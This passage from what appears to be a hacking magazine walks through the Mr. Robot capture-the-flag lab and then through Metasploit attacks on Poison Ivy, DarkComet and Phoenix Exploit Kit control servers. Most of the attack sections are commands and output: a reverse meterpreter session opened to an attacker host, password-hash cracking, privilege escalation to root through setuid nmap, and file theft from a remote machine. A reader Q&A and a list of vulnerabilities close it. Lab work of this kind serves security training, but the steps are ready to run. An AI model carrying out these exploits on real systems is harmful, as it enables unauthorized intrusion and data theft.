same values we set for the payload we just created. Now all we need to do is visit a page which doesn't exist on the website. In this case, I tried logo.php as shown below.



Once we do this, we will have a meterpreter shell as shown below.

```
root@kali: ~
File Edit View Search Terminal Help

LHOST  yes  The listen address
LPORT  4444 yes  The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.106
lhost => 192.168.1.106
msf exploit(handler) > set lport 9999
lport => 9999
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.106:9999
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.1.106:9999 -> 192.168.1.102:48733) at 2016-10-21 08:27:11 -0400

meterpreter >
```

Once I got the meterpreter session. the first thing I do is check my privileges with command "getuid". I am running with daemon privileges. Next I want to get a shell by typing "shell" command. To get a proper shell I use the same command which I have used in REAL TIME HACKING SCENARIO in SEPT 2016 Issue.

python -c 'import pty; pty.spawn("/bin/bash")'
Now I have a proper terminal indicated with '\$'

symbol at the end.

```
meterpreter > getuid
Server username: daemon (1)
meterpreter > shell
Process 4735 created.
Channel 0 created.
su
su: must be run from a terminal
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

I did some searching as soon as I got the terminal to search for that second key.

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls
admin          license.txt      wp-cron.php
audio          readme.html     wp-includes
blog           robots.txt      wp-links-opml.php
css            sitemap.xml     wp-load.php
fsociety.dic  sitemap.xml.gz wp-login.php
images         video           wp-mail.php
index.html     wp-activate.php wp-settings.php
index.php      wp-admin        wp-signup.php
intro.webm    wp-blog-header.php wp-trackback.php
js            wp-comments-post.php xmlrpc.php
key-1-of-3.txt wp-config.php   you-will-never-guess-this-file-name.txt
license.bk    wp-content
```

After searching in different directories, root directory and home directory seemed interesting. I had no permission to access the root directory but in home directory I found a directory named robot.

```
daemon@linux:/opt/bitnami/apps/bitnami$ cd ..
cd ..
daemon@linux:/opt/bitnami/apps$ ls
bitnami  phpmysqladmin  wordpress
daemon@linux:/opt/bitnami/apps$ cd ..
cd ..
daemon@linux:/opt/bitnami$ ls
README.txt  common          manager-linux-x64.run  sqlite          var
apache2     config          mysql                  stats           varnish
apps        ctlscrip.sh    php                   uninstall       use_wordpress
bnconfig    img             properties.ini         uninstall.dat
changelog.txt licenses        scripts
daemon@linux:/opt/bitnami$ cd /root
cd /root
bash: cd: /root: Permission denied
daemon@linux:/opt/bitnami$ cd /home
cd /home
daemon@linux:/home$ ls
robot
```

I navigated into the 'robot' directory and found what I was looking for : the second key.

```
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
```

The catch was I didn't have permission to view the file containing the second key but I had permission to view another file with name *password.raw-md5*. This seems to be a file containing a password hash as shown below.

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

I cracked the hash using hash-identifier and findmyhash and found the password to be

'*abcdefghijklmnopqrstuvwxy*'.

I logged in into su with username robot and password given above and I successfully got the robot user's shell. Now I can view the second key. Two gone, more one to find.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxy

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

I am assuming we will not find the third key until we get root privileges. In REAL TIME HACKING SCENARIO of WEB SERVERS, I showed you how to get root privileges by guessing passwords. Now we will see how to get root privileges using setuid root binaries.

Setuid is an Unix access rights flag that allows users to run an executable with the permissions of the executable's owner. They are often used to allow users to run programs with temporarily elevated privileges in order to perform a specific task. I use the above command to find any binaries running with setuid root and find nmap.

```
daemon@linux:/home/robot$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

So I start Nmap with interactive mode and get the root privileges. Then I go to root directory and find the third key. All flags captured.

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls
ls
key-2-of-3.txt  password.raw-md5
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```


Malware Must Die : Poison Ivy, Darkcomet, Phoenix Exploit Kit

METASPLOIT THIS MONTH

Till now, in our magazine we have seen how to exploit vulnerabilities in various programs with Metasploit.

In this issue, we will see Metasploit targeting malware. Malware is a collective term for all the malicious software. This includes worms, viruses, Trojans, Logic bombs, spyware and Bots. We will do a special edition on malware in the future issues, but in this issue we will see how to hack remote systems by exploiting vulnerabilities in some of these malware. This post is a pure case of hacker getting hacked.


Poison Ivy RAT

RAT stands for Remote Access Trojan and is a type of malware. It works when a hacker sends a malicious file to the victim and he clicks on it. As soon as the victim clicks on the malicious file, it sends a connection back to the hacker's machine. The Hacker can control the victim's machine using command & control server.

Using RAT's, the hacker can

- Block mouse and keyboards
- Change the desktop wallpapers
- Downloads, uploads, deletes, and rename files
- Destroys hardware by overclocking
- Drop viruses and worms
- Edit Registry
- Use your internet connection to perform denial of service attacks (DoS)
- Format drives
- Steal passwords, credit card numbers
- Alter your web browser's homepage
- Hide desktop icons, task bar and file


(Data from Wikipedia)



The picture given beside should explain the scenario.

More about RATs later.

You can see the command and control server of Poison Ivy RAT below . Poison Ivy is one of the popular most RAT's and many variants of it are still active. It was used in RSA SecureID attack. Poison Ivy RAT 2.1.x versions suffer from a stack buffer overflow vulnerability. Using this vulnerability, the machines running C&C server can be hacked. So here, its a case of hacker getting hacked.



Now let us see how to hack a Windows machine running a PoisonIvy C&C server with PoisonIvy buffer overflow exploit. Open Metasploit and load the exploit as shown below. The only option necessary is RHOST. As shown below, this RAT runs on port number 3460. Set the RHOST and check whether the target is vulnerable.

```
msf > use exploit/windows/misc/poisonivy_21x_bof
msf exploit(poisonivy_21x_bof) > show options

Module options (exploit/windows/misc/poisonivy_21x_bof):

Name      Current Setting  Required  Description
----      -
RHOST     192.168.25.132  yes       The target address
RPORT     3460             yes       The target port

Exploit target:

Id  Name
--  ---
0   Poison Ivy 2.1.4 on Windows XP SP3

msf exploit(poisonivy_21x_bof) > set rhost 192.168.25.132
rhost => 192.168.25.132
msf exploit(poisonivy_21x_bof) > check
msf exploit(poisonivy_21x_bof) > check
[*] 192.168.25.132:3460 The target appears to be vulnerable.
msf exploit(poisonivy_21x_bof) >
```

Now, as the target is vulnerable, set the payload and hit on Run. You should get the meterpreter on the remote machine as shown below.

```
msf exploit(poisonivy_21x_bof) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(poisonivy_21x_bof) > run

[*] Started bind handler
[*] 192.168.25.132:3460 - Performing handshake...
[*] 192.168.25.132:3460 - Sending exploit...
[*] Sending stage (957999 bytes) to 192.168.25.132
[*] Meterpreter session 1 opened (192.168.25.146:35964 -> 192.168.25.132:4444) at
2016-06-13 08:56:07 -0400

meterpreter > sysinfo
Computer      : WIN-FF47JH3NAKA
OS            : Windows 7 (Build 7600).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/win32
meterpreter >
```

DarkComet RAT

This exploit is just like the Poison Ivy exploit but this time we can only download a file from the r-remote system running the C&C server of this RAT.

Start Metasploit and load the exploit as shown below. Type command “show options” to see the options we need. Look at the options. Although you are familiar with the usual options, there are some new options like NEWVERSION, STORE_LOOT and TARGETFILE.

NEWVERSION : This exploit works on all darkcomet versions from 3.2 to above. If the version we are targeting is above 5.1, we need to set this option to “true”.

STORE_LOOT : If you set this option to true, the file we download will be stored in loot. If the option is false, the contents of the file will be outputted to console.

TARGETFILE : the file to be downloaded from the remote system.

```
msf > use auxiliary/gather/darkcomet_filedownloader
msf auxiliary(darkcomet_filedownloader) > show options

Module options (auxiliary/gather/darkcomet_filedownloader):

Name      Current Setting  Required  Description
-----
BRUTE_TIMEOUT 1                no        Timeout (in seconds) for bruteforce
attempts
KEY        no               no        DarkComet RC4 key (include DC prefix
with key eg. #KCMDDC51#-890password)
LHOST      0.0.0.0          yes       This is our IP (as it appears to the
DarkComet C2 server)
NEWVERSION true             no        Set to true if DarkComet version >=
5.1, set to false if version < 5.1
RHOST      0.0.0.0          yes       The target address
RPORT      1604             yes       The target port
STORE_LOOT true             no        Store file in loot (will simply output
file to console if set to false).
TARGETFILE no               no        Target file to download (assumes password
is set)
```

Set the options as required. I have set store_loot option to false. If you don't set any targetfile, by default it will download the config file of Darkcomet.

```
msf auxiliary(darkcomet_filedownloader) > set rhost 192.168.25.132
rhost => 192.168.25.132
msf auxiliary(darkcomet_filedownloader) > set Lhost 192.168.25.147
Lhost => 192.168.25.147
msf auxiliary(darkcomet_filedownloader) > set store_loot false
store_loot => false
```

Let's see by running the exploit. We can see

the contents of Darkcomet configuration file as shown below.

```
msf auxiliary(darkcomet_filedownloader) > run

[*] 192.168.25.132:1604 - Could not find password in config.ini ...
[*] 192.168.25.132:1604 - [SIN]
discLamer=0
help=0
MAXIMIZED=0
Ports=1604:YES;1605:YES;200:YES|3
REFRESHINRATIO=45
Tasks=00
[LISTSIN]
col0=25
col1=70
col2=78
col3=76
col4=76
col5=80
col6=110
col7=22
col8=22
left=568
[PUSHME]
sig=From DarkComet
api=http://pushme.to/q/widget/export/?hash=yourhash
spin=10
active=0
c1=0
c2=0
c3=0
c4=0
[NOIP]
HOST=yourname.no-ip.org
USER=yourname@yourmail.com
PASS=123456789
AUTO=0
HIDE=1
[{e29ac6c0-7037-11de-816d-806e6f6e6963-2858972460}]
SC20JUAL=
SC20P1=0
SC20P2=0
SC20P3=0
SC20P4=0
SC2SIZE=80
SC2ISIZE=0
```

Now let's try to download another file. For this, we need the RC4 key of Darkcomet and the password you got in the config file is useless. But there is high probability that a password has not been set. Then we can just set the DC prefix as key and run the exploit as shown below.

Here I am trying to download the hosts file but encounter an error. It's probably Windows UAC protecting the system.

```
msf auxiliary(darkcomet_filedownloader) > set key #KCMDDC51#-890
key => #KCMDDC51#-890
msf auxiliary(darkcomet_filedownloader) > set targetfile C:\\Windows\\System32\\
drivers\\etc\\hosts.txt
targetfile => C:\\Windows\\System32\\drivers\\etc\\hosts.txt
msf auxiliary(darkcomet_filedownloader) > run

[*] 192.168.25.132:1604 - Attack failed or empty config file encountered ...
[*] Auxiliary module execution completed
```

Now let's create a text file in the admin folder called hello.txt with content as “hello hacker”. Now set this as target file and run the exploit. We can see that the text of the file is successfully displayed as shown below.

```
msf auxiliary(darkcomet_filedownloader) > set targetfile C:\\users\\admin\\hello
.txt
targetfile => C:\\users\\admin\\hello.txt
msf auxiliary(darkcomet_filedownloader) > run

[*] 192.168.25.132:1604 - hello hacker
[*] Auxiliary module execution completed
```

Phoenix Exploit Kit

Crimeware is a class of malware designed specifically to automate cybercrime. Crimeware is

a type of malware designed to hack remote systems through social engineering and other stealth techniques.

Normally they are bought from shady markets and used by other hackers to hack users. It is a growing problem in cyber security nowadays.

Phoenix Exploit Kit is one such commercial crimeware tool that probes the browser of the visitor for the presence of outdated and insecure versions of browser plugins like Java and Adobe Flash and Reader, silently installing malware if found.

The web panel of Phoenix Exploit Kit suffers from remote code execution vulnerability. This exploit exists in the page geoip.php. (The GeolP extension allows you to find the location of an IP address. City, State, Country, Longitude, Latitude, and other information as all, such as ISP and connection type can be obtained with the help of GeolP).

Let's see how to exploit this. Start Metasploit and load the exploit as shown below.

```
msf > use exploit/multi/http/phoenix_exec
msf exploit(phoenix_exec) > show options

Module options (exploit/multi/http/phoenix_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies
  e: host:port[,type:host:port][...]
  RHOST     192.168.202.134 yes       The target address
  RPORT     80               yes       The target port
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /Phoenix/includes/geoip.php yes        The path of geoip.php which is vulnerable to RCE
  VHOST     nil               no        HTTP server virtual host

Exploit target:
```

Set the required options. Actually the only option you need to set is the target IP address. i.e the address of machine running this crimeware. Use "check" command to test whether the target is vulnerable or not.

```
msf exploit(phoenix_exec) > set rhost 192.168.202.134
rhost => 192.168.202.134
msf exploit(phoenix_exec) > check
[*] 192.168.202.134:80 The target is vulnerable.
msf exploit(phoenix_exec) > |
```

Now we know the target is vulnerable. Set the required payload. For example, here I am setting a meterpreter payload. Then type command "run" to execute the exploit. We should get a meterpreter shell as shown below.

```
msf exploit(phoenix_exec) > run
[*] Started reverse TCP handler on 192.168.202.130:4444
[*] Sending stage (33721 bytes) to 192.168.202.134
[*] Meterpreter session 1 opened (192.168.202.130:4444 -> 192.168.202.134:55412) at 2016-11-11 09:31:16 -0500
msf5
meterpreter > |
```

That's all for this month folks. We will be back.

HACKING Q&A

Q: Hello, whenever I load and run an exploit in Metasploit, I get an error like "segmentation fault". Can you help me with this? - Sh.

A: Hi Sh. You need to be more clear on this question. But let me answer this with the information you gave me. You normally get this error when you are using a local exploit in Metasploit and you have not started a local listener on your system. Restart Metasploit and try once again.

Q: My OS is Windows 10 Home edition.... Is it possible to install kali Linux on virtual box with this OS? Thanks you for your reply.

-Romeo Sarte.

A: Romeo Sarte, Yes you can install Kali Linux in Virtual box on Windows 10. Just download the version of Virtualbox (version 5) compatible with Windows 10 and the process is same.

Q: I read the article on your blog " Hacking Windows with Hercules ". Are you sure no antivirus will detect it?- John

A: The race between malware and anti-malware is a continuous arms race. At the time of writing the tutorial, it was undetectable. But as I said antivirus programs too evolve. So its detection rate may have been increased.

Q: SQL injection can also be performed using tools like Havij, Right. What is the need of doing it manually. (Regarding the article "Sql injection for beginners" in Hackercool Oct 2016 issue)- Anony

A: Anony, Thank you for your insight. The main intention of that article was to make readers understand how SQL injection works. Although automated tools are easier to use, (as you expressed) there are still many people who love the manual approach.

Send all your queries about hacking to qa@hackercool.com

TOP 10 VULNERABILITIES THIS MONTH

10.Exponent CMS Arbitrary Code Execution and File Upload Vulnerabilities:

Version 2.3.9 of Exponent CMS prone to multiple remote code-execution vulnerabilities and a file-upload vulnerability. Although this particular version is vulnerable, other versions may also be vulnerable.

09.Huge-it catalog 1.0.7 Joomla Ajax url.php sql Injection :

A SQL injection vulnerability was found in huge-it catalog plugin (version 1.0.7) of Joomla. It is a critical vulnerability. This vulnerability affects an unknown function of the file ajax_url.php.

This plugin is used for demonstration, sale, advertisements for your products and boasts of commendable downloads.

08.Microsoft Windows Graphics Component remote Code Execution Vulnerability:

Microsoft Windows Graphics component is prone to remote code execution vulnerability. Operating systems from Windows Vista, Windows 7-10, Windows server 2008- 2012 are all vulnerable to this vulnerability. If you are running your machine with an administrative account, the impact is more destructive.

07. Adobe Flash Player :

Adobe Flash Player is a regular victim of vulnerabilities. This time it's a critical vulnerability that will allow hackers to take complete control of the vulnerable machine. All the machines from Windows 7 to 10 are the targets and the exploit is already being used in the wild. The vulnerability is a Use-after-free vulnerability and is present in Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux. Adobe has already released an emergency patch.

06. Magento CMS :

Magento CMS is prone to a cross-site scripting vulnerability. This may allow the attacker to steal cookie-based authentication credentials and launch other attacks. Versions prior to Magento Community Edition 1.9.3 and Enterprise Edition 1.14.3 are vulnerable. Apart from this, the Magento CMS is vulnerable to Dirty Cow vulnerability.

ity.

05. Internet Explorer and Edge Browsers :

Internet Explorer versions 9,10,11 are susceptible to remote code execution vulnerabilities. This can be exploited if a user is made to view a specially crafted webpage using IE9, 10 or 11, through which attacker can get shell with the privileges of the current user.

Edge browser, which is the primary browser in Windows is prone to remote code execution vulnerabilities.

04. Linux Kernel 'mm/memory.c' Local Code Execution Vulnerability :

All Linux kernels prior to version 4.1.4 are vulnerable to local code execution vulnerability. Of course this is a local exploit and once exploited the hacker gets the rights of the current user.

03.Microsoft Windows Kernel 'Win32k.sys' Local Privilege Escalation Vulnerability :

All Microsoft Windows versions from Vista to Windows 10 are prone to a local privilege escalation vulnerability that occurs in the Windows kernel. The vulnerability is present in function NtSetWindowLongPtr in the library win32k.sys of the component Kernel.

02.Canonical ubuntu linux use-after-free vulnerability:

All Linux kernels before 4.5.2 are prone to Use-after-free vulnerability in the __sys_recvmmsg function in net/socket.c. This allows remote attackers to execute arbitrary code via vectors involving a recvmmsg system call that is mishandled during error processing.

01. Dirty COW Vulnerability :

Dirty COW vulnerability is a Linux vulnerability that allows attackers to gain root access to servers and take control over the whole system. It is due to a race condition in the Linux kernel's memory subsystem handles copy-on-write (COW) breakages of private read-only memory mappings. Attackers can use this to gain write access to otherwise read-only mappings and this way take control over whole systems.

Most of the popular Linux distros are vulnerable to this but patches are already available. Just updating the system should solve this.